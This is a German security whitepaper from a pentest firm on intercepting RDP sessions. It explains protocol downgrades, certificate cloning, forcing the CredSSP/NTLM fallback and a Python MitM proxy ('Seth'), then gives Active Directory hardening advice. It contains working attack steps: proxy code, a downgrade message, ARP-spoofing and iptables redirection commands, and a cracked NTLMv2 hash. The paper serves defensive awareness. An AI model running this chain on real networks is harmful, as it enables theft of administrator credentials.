SySS
THE PENTEST EXPERTS.

IT SECURITY KNOW-HOW

Adrian Vollmer

ANGRIFFE AUF RDP

Wie man RDP-Sitzungen abhört

November 2017

Schaffhausenstraße 77, 72072 Tübingen, Germany

+49 (0)7071 - 40 78 56-0

info@syss.de

www.syss.de

Einleitung

Das Remote Desktop Protocol (RDP) wird tagtäglich von Systemadministratoren dazu verwendet, sich über das Netzwerk an Windows-Rechnern anzumelden. Die vielleicht häufigste Anwendung ist die Fernadministration von kritischen Servern wie etwa die Domänencontroller im Kontext von hochprivilegierten Benutzerkonten, deren Zugangsdaten über RDP übertragen werden. Es ist deshalb entscheidend, eine sichere RDP-Konfiguration zu verwenden.

Im Alltag eines Penetrationstesters werden regelmäßig Fehlkonfigurationen beobachtet, die dazu führen, dass Systemadministratoren und andere Anwender in einer Active Directory-Umgebung routinemäßig Zertifikatwarnungen angezeigt bekommen (siehe Abbildung 1), die zwangsweise ignoriert werden. Falls diese Warnungen im Firmennetzwerk häufig auftreten, können tatsächliche Man-in-the-Middle-Angriffe nicht erkannt werden.



Abbildung 1: Eine typische Zertifikatwarnung während des Verbindungsaufbaus einer RDP-Sitzung

Das Ziel dieses Artikels ist es, das Bewusstsein für die Bedeutung von Zertifikatwarnungen zu steigern, einen Einblick in die Perspektive eines Angreifers zu geben und zu zeigen, wie man ein Windows-Netzwerk im Unternehmensumfeld in Bezug auf RDP sicher konfiguriert. Die vorgesehene Zielgruppe umfasst Systemadministratoren, Penetrationstester und fachlich Interessierte.

Wir werden sehen, wie ein „Man in the Middle“ Zugangsdaten ausspähen kann, wenn der Anwender nicht mit der nötigen Sorgfalt vorgeht. Die hier präsentierten Informationen sind nicht neu, größtenteils bereits frei verfügbar und wurden teilweise schon von anderen ausgearbeitet – zum Beispiel in der Form von Cain, Teil des Frameworks Cain&Abel von [2]. Allerdings wurde die aktive Weiterentwicklung von Cain eingestellt. Außerdem

ist das Tool nur für Windows verfügbar und der Quelltext steht nicht zur Verfügung. Der Einsatz von Closed Source-Produkten im Rahmen eines Penetrationstests ist aus verschiedenen Gründen nicht wünschenswert. Davon abgesehen ist der Angriff von Cain – wie wir sehen werden – nicht vollständig transparent und für ein misstrauisches Opfer zu erkennen.

Dieser Umstand gab die Motivation dazu, zum einen die verfügbaren Informationen zusammenzutragen und zum anderen ein neues Proof-of-Concept namens „Seth“ zu entwickeln. Wir wollen alle relevanten Details von RDP verstehen und einen Angriff so unerkennbar wir möglich simulieren. Seth ist als Python3-Skript quelloffen und steht unter der MIT-Lizenz frei zur Verfügung [1].

Ein erster Blick auf das Protokoll

Der erste Schritt des Protokolls wird anschaulich, wenn man sich mithilfe von Wireshark den Anfang einer RDP-Verbindung ansieht.



Abbildung 2: Der Anfang einer RDP-Sitzung, wie man ihn mit Wireshark beobachten kann. Markiert sind nahe der Mitte des Bildes die vom Client vorgeschlagenen Sicherheitsprotokolle

Wie man in Abbildung 2 sehen kann, beginnt der Client, damit Sicherheitsprotokolle für die Verwendung von RDP vorzuschlagen. Es wird unterschieden zwischen drei Protokollen:

- Standard RDP Security
- Enhanced RDP Security oder TLS Security
- CredSSP

Jeder RDP-Client beherrscht Standard RDP Security. In obigem Fall ist der Client außerdem zum Enhanced RDP Security-Protokoll fähig. Dieses Protokoll ist nichts anderes als eine mit Standard RDP Security „gesicherte" Verbindung, die zusätzlich durch TLS geschützt ist. (Die Begriffe SSL und TLS werden im Folgenden synonym verwendet.)

CredSSP wird auch innerhalb eines TLS-Tunnels verwendet, aber anstatt das Passwort über diesen geschützten Tunnel zu übertragen, wird NetNTLM oder Kerberos verwendet. Dieses Protokoll ist auch unter dem Begriff Network Level Authentication (NLA) bekannt.

Eine weitere vom Client inserierte Fähigkeit ist Early User Authentication. Wenn der Client diesen Modus unterstützt, kann der Server dem Client vor der Authentifizierung mitteilen, ob der sich anmeldende Benutzer überhaupt autorisiert ist, eine Fernanmeldung an diesem System durchzuführen.

In der Wireshark-Sitzung kann man erkennen, dass nach der Protokollaushandlung ein SSL Handshake stattfindet, wenn man den entsprechenden TCP Stream als SSL dekodiert.

Dies bedeutet, dass man keinen einfachen SSL-Proxy verwenden kann, um die Verbindung abzuhören, da der Proxy sich dem Protokoll bewusst sein muss. Er muss erkennen, wann der SSL Handshake initiiert werden muss, ähnlich wie das StartTLS-Verfahren bei beispielsweise SMTP oder FTP. Wir werden Python für die Implementierung eines solchen Proxys verwenden. Dafür erzeugen wir einen Server-Socket, zu dem sich der Client des Opfers verbindet, und einen Client-Socket, der sich zum tatsächlichen Server verbindet. Wir leiten die Daten zwischen den beiden Sockets weiter und initiieren den SSL Handshake zum korrekten Zeitpunkt. Natürlich werden wir die weitergereichten Daten genau untersuchen und gegebenenfalls auch modifizieren.

Das erste, was wir modifizieren wollen, sind die vom Client inserierten Fähigkeiten bezüglich des Sicherheitsprotokolls. Der Client wird dem Server üblicherweise mitteilen wollen, dass er CredSSP beherrscht, aber wir werden diese Information auf dem Weg zum Server auf Standard RDP Security ändern. Ist der Server nicht sicher konfiguriert, wird er dem anstandslos Folge leisten.

Grundzüge eines RDP-Proxys in Python

Die Hauptschleife des Python-Skripts sieht in den Grundzügen wie folgt aus:

```
1  def run():
2      open_sockets()
3      handle_protocol_negotiation()
4      if not RDP_PROTOCOL == 0:
5          enableSSL()
6      while True:
7          if not forward_data():
8              break
9
10
11 def forward_data():
12     readable, _, _ = select.select([local_conn, remote_socket], [], [])
13     for s_in in readable:
14         if s_in == local_conn:
15             From = "Client"
```

```
            to_socket = remote_socket
        elif s_in == remote_socket:
            From = "Server"
            to_socket = local_conn
        data = s_in.recv(4096)
        if len(data) == 4096:
            while len(data)%4096 == 0:
                data += s_in.recv(4096)
        if data == b"": return close()
        dump_data(data, From=From)
        parse_rdp(data, From=From)
        data = tamper_data(data, From=From)
        to_socket.send(data)
    return True


def enableSSL():
    global local_conn
    global remote_socket
    print("Enable SSL")
    local_conn = ssl.wrap_socket(
        local_conn,
        server_side=True,
        keyfile=args.keyfile,
        certfile=args.certfile,
    )
    remote_socket = ssl.wrap_socket(remote_socket)
```

Die Funktion `run()` öffnet die Sockets, regelt (und manipuliert) die Protokollaushandlung und initiiert den SSL Handshake, falls nötig. Anschließend werden die Daten einfach zwischen den beiden Sockets weitergereicht. Die Funktion `dump_data()` gibt die Daten zu Debug-Zwecken als Hexdump auf dem Bildschirm aus. Die Funktion `parse_rdp()` extrahiert interessante Informationen aus dem Datenstrom und mit `tamper_data()` können Veränderungen an den Daten durchgeführt werden.

Standard RDP Security

Standard RDP Security ist das schwächste aller mit RDP einsetzbaren Sicherheitsprotokolle. Microsoft hat sich dazu entschieden, die gleichen Verfahren wie im SSL-Standard einzusetzen, hat dabei aber einen entscheidenden Fehler gemacht, weshalb das Protokoll als vollständig gebrochen angesehen werden muss.

Wie wir später sehen werden, ist es für einen erfolgreichen Angriff nicht zwingend nötig, die Verbindung auf Standard RDP Security herabzustufen, weshalb wir an dieser Stelle die Details zu diesem Protokoll nur kurz umreißen wollen. Der Ablauf ist wie folgt:

1. Der Client kündigt sein Vorhaben an, Standard RDP Security verwenden zu wollen.
2. Der Server übergibt, falls er einverstanden ist, seinen öffentlichen RSA-Schlüssel, der eigens für ihn erzeugt wurde, zusammen mit dem sogenannten „Server Random" (einem für die Sitzung erzeugten Zufallswert). Die Gesamtheit des öffentlichen Schlüssels zusammen mit einigen anderen Informationen, wie dem Servernamen, Gültigkeitszeitraum etc. heißt „Zertifikat". Um seine Authentizität zu gewährleisten, ist das Zertifikat unter Verwendung des RSA-Verfahrens kryptografisch signiert – und zwar mit dem privaten Terminal Services-Schlüssel.
3. Der Client validiert das Zertifikat mithilfe des öffentlichen Terminal Services-Schlüssels. Falls er erfolgreich ist, erzeugt er ein „Client Random", verschlüsselt es mit dem öffentlichen Schlüssel des Servers und übergibt es ihm.
4. Der Server entschlüsselt das Client Random mit seinem privaten Schlüssel.
5. Sowohl der Server als auch der Client leiten die Sitzungsschlüssel aus dem Client Random und dem Server Random ab. Diese Sitzungsschlüssel werden im Anschluss dazu verwendet, die Daten für den Rest der Sitzung symmetrisch zu verschlüsseln.

Für die symmetrische Verschlüsselung werden, je nach Konfiguration der Verschlüsselungsstufe, die folgenden Chiffren eingesetzt:

1. 3DES (FIPS)
2. RC4 mit 128 bit Schlüssellänge (High)
3. RC4 mit 56 bit Schlüssellänge (Medium)
4. RC4 mit 40 bit Schlüssellänge (Low)
5. Keine Verschlüsselung (None)

Ein SSL Handshake verläuft vereinfacht gesagt ganz analog dazu ab. Microsoft hat jedoch einen elementaren Fehler begangen: Der Terminal Services-Schlüssel wird hartcodiert in allen Windows-Instanzen verwendet. Er kann somit mit ein wenig Aufwand aus einer RDP-Host-fähigen Windows-Version extrahiert werden. Deshalb hat Microsoft ihn mittlerweile im Internet veröffentlicht [8].

Diese Verschlüsselung zu brechen ist also nicht mehr als eine Übung. Dazu muss man lediglich ein eigenes RSA-Schlüsselpaar erstellen und das Zertifikat durch das gefälschte, mit dem Terminal Services-Schlüssel signierte Zertifikat austauschen, um das Client Random entschlüsseln zu können. Der Rest findet dann rein passiv statt.

Dieses Vorgehensweise ist übrigens genau die von Cain [2].

Enhanced RDP Security

Für einen motivierten Angreifer ist die Herabstufung der Verbindung auf Standard RDP Security unbefriedigend, denn die Warnung bezüglich der nicht-validierbaren Identität des Servers sieht anders aus. Es ist kein ungültiges SSL-Zertifikat, das präsentiert wird, sondern die Verbindung ist de facto überhaupt nicht verschlüsselt. Doch der Angriff soll für das Opfer völlig unbemerkbar bleiben. Andernfalls könnte der Lerneffekt bei einem

Penetrationstest oder einer Schulung ausbleiben, da das geübte Auge den Angriff erkennt und der Hinweis darauf, dass Zertifikatwarnungen ernstzunehmend sind, könnte weniger fruchtbar sein.

Deshalb wollen wir versuchen, die Verbindung nur auf Enhanced RDP Security herabzustufen. Dafür wird ein SSL-Zertifikat benötigt, das augenscheinlich mit demjenigen identisch ist, das der Benutzer normalerweise präsentiert bekommt. Wir werden also das Originalzertifikat mithilfe von OpenSSL beschaffen, die ASN.1-Struktur parsen und den öffentlichen Schlüssel durch einen eigens erzeugten austauschen. Danach signieren wir das Zertifikat mit dem zugehörigen privaten Schlüssel. Dieses „geklonte" Zertifikat wird für einen Menschen vom Originalzertifikat nahezu ununterscheidbar sein. Es wird (wie eben das Originalzertifikat in den meisten Fällen) nicht validierbar sein, weil es nicht von einer vertrauenswürdigen Zertifikatautorität signiert wurde. Außerdem wird der Fingerabdruck anders sein, aber es ist äußerst unwahrscheinlich, dass ein Benutzer den Fingerabdruck manuell prüft.

Dieses Zertifikat verwenden wir, wenn SSL in unserem TCP Socket aktiviert wird. Wie in Abschnitt erwähnt, wird innerhalb des SSL-Tunnels wieder Standard RDP Security gesprochen, aber in diesem Fall wird vom Server als Verschlüsselungsstufe immer „None" gewählt. Das einzige zusätzliche Sicherheitsmerkmal ist eine Nachricht vom Server an den Client, das die ursprünglich vom Client angepriesenen Sicherheitsprotokolle enthält. Stimmen diese nicht mit der ursprünglichen Auswahl überein, trennt der Client die Verbindung. Doch es ist bereits zu spät, denn der Angreifer kann diesen Wert nun ebenfalls manipulieren. Er kann danach also ohne Weiteres Tastatureingabeereignisse mitlesen.

Wie erwartet, sieht das Opfer nun eine reguläre Zertifikatwarnung. Doch einen Unterschied gibt es noch: In der Standardkonfiguration ist NLA aktiv. Dies bedeutet, dass die Zugangsdaten abgefragt werden, bevor die RDP-Sitzung aufgebaut ist. Bei diesem Angriff gelangt das Opfer zuerst zu einer Windows-Anmeldemaske, an dem es seine Zugangsdaten eingeben muss. Auch dies ist eine Unregelmäßigkeit, die vom typischen Arbeitsfluss abweicht und deshalb bemerkt werden könnte.

CredSSP

Wie schon erwähnt ist CredSSP als Synonym für NLA verstehen. Hier kommt wiederum entweder NetNTLMv2 (kurz: NTLM) oder Kerberos zum Einsatz. Es ist also der Domänencontroller, der als vertrauenswürdige dritte Instanz agiert.

Bei Kerberos beantragt der Client zunächst ein begrenzt gültiges Serviceticket beim Domänencontroller, das dazu verwendet werden kann, sich gegenüber dem RDP-Server zu authentifizieren.

Bei NTLM bekommt der Client vom Server eine „Server Challenge", ähnlich dem Server Random in Abschnitt . Diese Challenge kann nur mit Kenntnis des Benutzerpassworts (genauer: des NTLM-Hash-Werts des Benutzerpassworts) „gelöst" werden [15]. Schickt der Client seine Antwort an den RDP-Server, kontaktiert dieser anschließend den Domänencontroller, der prüft, ob die Antwort korrekt war. Falls ja, wird für die weitere Kommunikation ein aus dem Hash-Wert des Passworts abgeleiteter symmetrischer Schlüssel verwendet. Anschließend teilt der Client als erstes dem Server den Fingerabdruck des gesehenen SSL-Zertifikats verschlüsselt mit. Stimmt dieses nicht mit dem des Servers überein, trennt dieser die Verbindung, wodurch die Authentizität gewährleistet wird [19].

Die NTLM-Antwort ist zwar ein Hash, kann aber nicht für Pass-the-Hash-Angriffe oder Replay-Angriffe verwendet werden. Sie kann jedoch offline einem Passwort-Rate-Angriff unterzogen werden, beispielsweise mit John the Ripper [18] oder Hashcat [17]. Es wird zwar effektiv ein Salt verwendet, was Rainbow Table-Angriffe ausschließt, aber der Algorithmus HMAC-MD5 hat keinen eingebauten Kostenfaktor, was sehr performante Passwort-Rate-Angriffe zulässt. Das Format, das John The Ripper zur Rekonstruktion des Passworts benötigt, sieht so aus [16]:

```
<Username>::<Domain>:<ServerChallenge>:<ClientChallenge>:<NTLMResponse>
```

In obigem Fall hätten wir also:

```
User1::RD14:a5f46f6489dc654f:110d658e927f077b0402040cc1a6b6ef:0101000000000
000d5fda87cec95d201a7559d44f431848a000000000200080052004400310034000100080
0440043003000310004001400720064003100340002e006c006f00630061006c0003001e00640
06300300031002e00720064003100340002e006c006f00630061006c000500140072006400310
0034002e006c006f00630061006c0007000800d5fda87cec95d201060004000200000008003
000300000000000000000000000002000004cfa6e96109bd90f6a4080daaa8e264e4ebfaffa
e9e368af787f53e389d96b180a0010000000000000000000000000000000000009002c00540
0450052004d005300520056002f003100390032002e003100360038002e00340030002e0031
00370039000000000000000000000000
```

Legt man diese Zeichenkette in einer Datei namens `hashes.txt` ab, verifiziert der folgende Befehl, dass unsere Analyse korrekt war:

```
$ echo 'S00perS3cretPa$$word' | ./john --format=netntlmv2 --stdin hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
S00perS3cretPa$$word (User1)
1g 0:00:00:00  33.33g/s 33.33p/s 33.33c/s 33.33C/s S00perS3cretPa$$word
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Je nach Passwortqualität kann dies bereits ein erfolgreicher Angriff sein. Doch ein Angreifer kann noch mehr tun.

Die Fragen, die man sich stellen muss, sind: Wie prüft der Server die NTLM-Antwort? Er kontaktiert den Domänencontroller. Was passiert, wenn der Domänencontroller nicht verfügbar ist? Der Server veranlasst die Herabstufung des Sicherheitsprotokolls auf Enhanced RDP Security (falls NLA nicht forciert wird). Und das Entscheidende ist: Der Client hat die Zugangsdaten im Speicher vorgehalten und überträgt sie jetzt direkt innerhalb der SSL-Verbindung. Bis auf die Zertifikatwarnung passiert also nichts Verdächtiges, das ein Opfer bemerken könnte.

Um dieses Verhalten herbeizuführen, können wir die Antwort des Servers, die nach Übermittelung der NTLM-Antwort übertragen wird, durch folgende Nachricht ersetzen, die normalerweise gesendet wird, wenn der Domänencontroller nicht verfügbar ist, und die Herabstufung veranlasst:

```
00000000: 300d a003 0201 04a4 0602 04c0 0000 5e 0.............^
```

So kann ein Angreifer die CredSSP-Authentifizierung erfolgreich zu Enhanced RDP Security herabstufen, falls NTLM zur Anwendung kommt.

Was aber, wenn der Client Kerberos statt NTLM einsetzen will? In diesem Fall bekommt der Client vom Domänencontroller ein Serviceticket, dessen Authentizität der Server prüfen kann, ohne den Domänencontroller zu kontaktieren. Ein Angreifer, der bereits den Netzwerkverkehr kontrolliert, kann allerdings auch die Verbindung zum Domänencontroller blockieren. Das bedeutet, dass der Client kein Serviceticket erhält und deshalb auf NTLM zurückgreifen muss, woraufhin die obige Vorgehensweise wieder greift.

Der fertige Angriff

Die bisher aufgeführten Konzepte zusammenzuführen ist eine leichte Übung. Um den RDP-Proxy effektiv einsetzen zu können, muss eine Man-in-the-Middle-Position eingenommen werden. Dafür gibt es zahlreiche Möglichkeiten. Eine davon ist ARP Spoofing. Sie eignet sich besonders für ein kurzes Proof-of-Concept, um den Angriff zu demonstrieren. Da es ein Angriff auf Schicht 2 des OSI-Modells ist, muss sich der Angreifer im gleichen Subnetz wie der Client des Opfers befinden. Ein typisches Tool für diesen Angriff trägt den Namen `arpspoof` und ist Teil der Sammlung `dsniff` von [26].

Nachdem man ARP-Antworten gespooft und die Weiterleitung von IPv4-Paketen aktiviert hat, läuft der gesamte Datenstrom zwischen dem Opfer und dem Gateway über die Angreifermaschine. Da der Angreifer die IP-Adresse des RDP-Servers, zu dem sich das Opfer vor hat zu verbinden, noch nicht kennt, kann er den RDP-Proxy noch nicht starten.

Zunächst ist es sinnvoll, mittels `iptables` eine Regel zu erstellen, die SYN-Pakete vom Opfer zu einem RDP-Dienst (TCP-Port 3389) verwirft:

```
$ iptables -A FORWARD -p tcp -s "$VICTIM_IP" --syn --dport 3389 -j REJECT
```

Dies verhindert, dass das Opfer eine RDP-Sitzung direkt mit dem tatsächlichen Server herstellt, ohne bestehende RDP-Sitzungen zu stören.

Als nächstes wartet man auf ein SYN-Paket mit den oben beschrieben Eigenschaften, um die IP-Adresse des RDP-Servers in Erfahrung zu bringen. Dazu kann beispielsweise `tcpdump` verwendet werden:

```
$ tcpdump -n -c 1 -i "$IFACE" src host "$VICTIM_IP" and \
    "tcp[tcpflags] & tcp-syn != 0" and \
    dst port 3389 2> /dev/null  | \
    sed -e  's/.*> \([0-9.]*\)\.3389:.*/\1/'
```

Die `-c 1` Options weist `tcpdump` an abzubrechen, sobald ein geeignetes Paket eingetroffen ist. Dieses Paket wird dann verloren sein, aber das System des Opfers wird es bald darauf erneut versuchen.

Nun entfernt man die `iptables`-Regeln von vorhin und leitet *alle* TCP-Pakete, die vom Opfer stammen und für Port 3389 bestimmt sind, auf die eigene IP-Adresse um:

```
$ iptables -t nat -A PREROUTING -p tcp -d "$ORIGINAL_DEST" \
    -s "$VICTIM_IP" --dport 3389 -j DNAT --to-destination "$ATTACKER_IP"
```

Um die Herabstufung von Kerberos auf NTLM zu erreichen, blockiert man jeglichen TCP-Datenverkehr vom Opfer mit Zielport 88:

```
$ iptables -A INPUT -p tcp -s "$VICTIM_IP" --dport 88 \
    -j REJECT --reject-with tcp-reset
```

Im letzten Schritt kann man dann, wie im Abschnitt „Enhanced RDP Security" beschrieben, das SSL-Zertifikat des RDP-Servers, dessen IP-Adresse nun bekannt ist, klonen [23] und damit den RDP-Proxy starten:

```
$ rdp-cred-sniffer.py -c "$CERTPATH" -k "$KEYPATH" "$ORIGINAL_DEST"
```

Ein erfolgreicher Angriff ist in Abbildung 3 dargestellt. Die vollständigen Skripte sind unter [1] frei verfügbar.



Abbildung 3: Links: Die Sicht des Opfers auf eine aktive RDP-Sitzung zum Domänencontroller.
Rechts: Die Sicht des Angreifers, der das Passwort sehen kann

Empfehlungen

Um den hier beschriebenen Angriff zu verhindern, muss als erstes sichergestellt werden, dass RDP-Clients keine Verbindung zu Servern herstellen, deren Identität sie nicht verifizieren können. Im Active Directory kann hierfür per Gruppenrichtlinie die folgende Option auf „Do not connect if authentication fails" gesetzt werden [22]:

```
Computer Configuration\Policies\Administrative Templates\Windows Components\
    Terminal Services\Remote Desktop Connection Client\Configure server auth
    entication for client
```

Insbesondere dürfen Zertifikatwarnungen nicht ignorierbar sein, sondern müssen Fehlermeldungen darstellen, die einen Verbindungsabbruch erzwingen. Dazu sollten RDP-Server ein validierbares Zertifikat präsentieren, idealerweise im Rahmen einer unternehmensweiten Public Key-Infrastruktur. Auf den Clients muss dazu das Stammzertifikat der Zertifikatautorität hinterlegt sein.

Die Frage, ob NLA forciert werden sollte, ist entgegen der landläufigen Meinung nicht ganz eindeutig. Ganz davon abgesehen, dass manche RDP-Clients NLA nicht unterstützen, werden die Zugangsdaten – wie wir gesehen haben – im Speicher des Clientsystems vorgehalten. Damit sind sie (bei den meisten Versionen von Windows) sichtbar für einen Angreifer, der das System des Opfers bereits kompromittiert hat. Er kann sie beispielsweise mithilfe des Tools Mimikatz [24] aus dem Speicher auslesen. Zudem können Benutzer, die ausschließlich über einen Terminalserver arbeiten, sich nicht mehr anmelden, wenn das Attribut „User must change password at next logon" für ihr Konto gesetzt ist.

Hinzu kommt, dass der Mehrwert von NLA begrenzt ist. SSL gilt, solange Zertifikate ordentlich validiert werden, als äußerst robust und sicher. Was durch NLA verhindert wird, ist die Ausnutzung von möglichen Schwachstellen im RDP-Protokoll selbst sowie Denial-of-Service-Angriffe, da ein unauthentifizierter Benutzer eine vollständige, relativ ressourcenintensive RDP-Sitzung aufbauen kann, auch wenn er nur bis zur Windows-Anmeldemaske kommt. Soll NLA doch vom Server forciert werden, kann dies per Gruppenrichtlinie und der folgenden Option erfolgen [20]:

```
Computer Configuration\Policies\Administrative Templates\Windows Components\
    Terminal Services\Terminal Server\Security\Require user authentication
    for remote connections by using Network Level Authentication
```

Des Weiteren empfiehlt sich der Einsatz von Zwei-Faktor-Authentifizierung, insbesondere für kritische Systeme wie die Domänencontroller. Hierfür existieren kommerzielle Produkte von Drittanbietern.

An dieser Stelle ist anzumerken, dass der häufig verwendete RDP-Client für GNU/Linux RDesktop kein NLA beherrscht und nicht einmal in der Lage ist, das SSL-Zertifikat zu validieren. Zumindest ein Alternativprogramm, XFreeRDP, kann immerhin das Zertifikat validieren.

Abschließend soll noch die Empfehlung ausgesprochen werden, Mitarbeiter und Kollegen zu informieren, dass Zertifikatwarnungen ernstzunehmend sind, sei es im Kontext von RDP oder HTTPS oder sonstigem. In einer ordentlich konfigurierten IT-Landschaft sollten derartige Warnungen eine Ausnahme darstellen, die einen Anruf bei der IT-Abteilung rechtfertigt.

Literatur

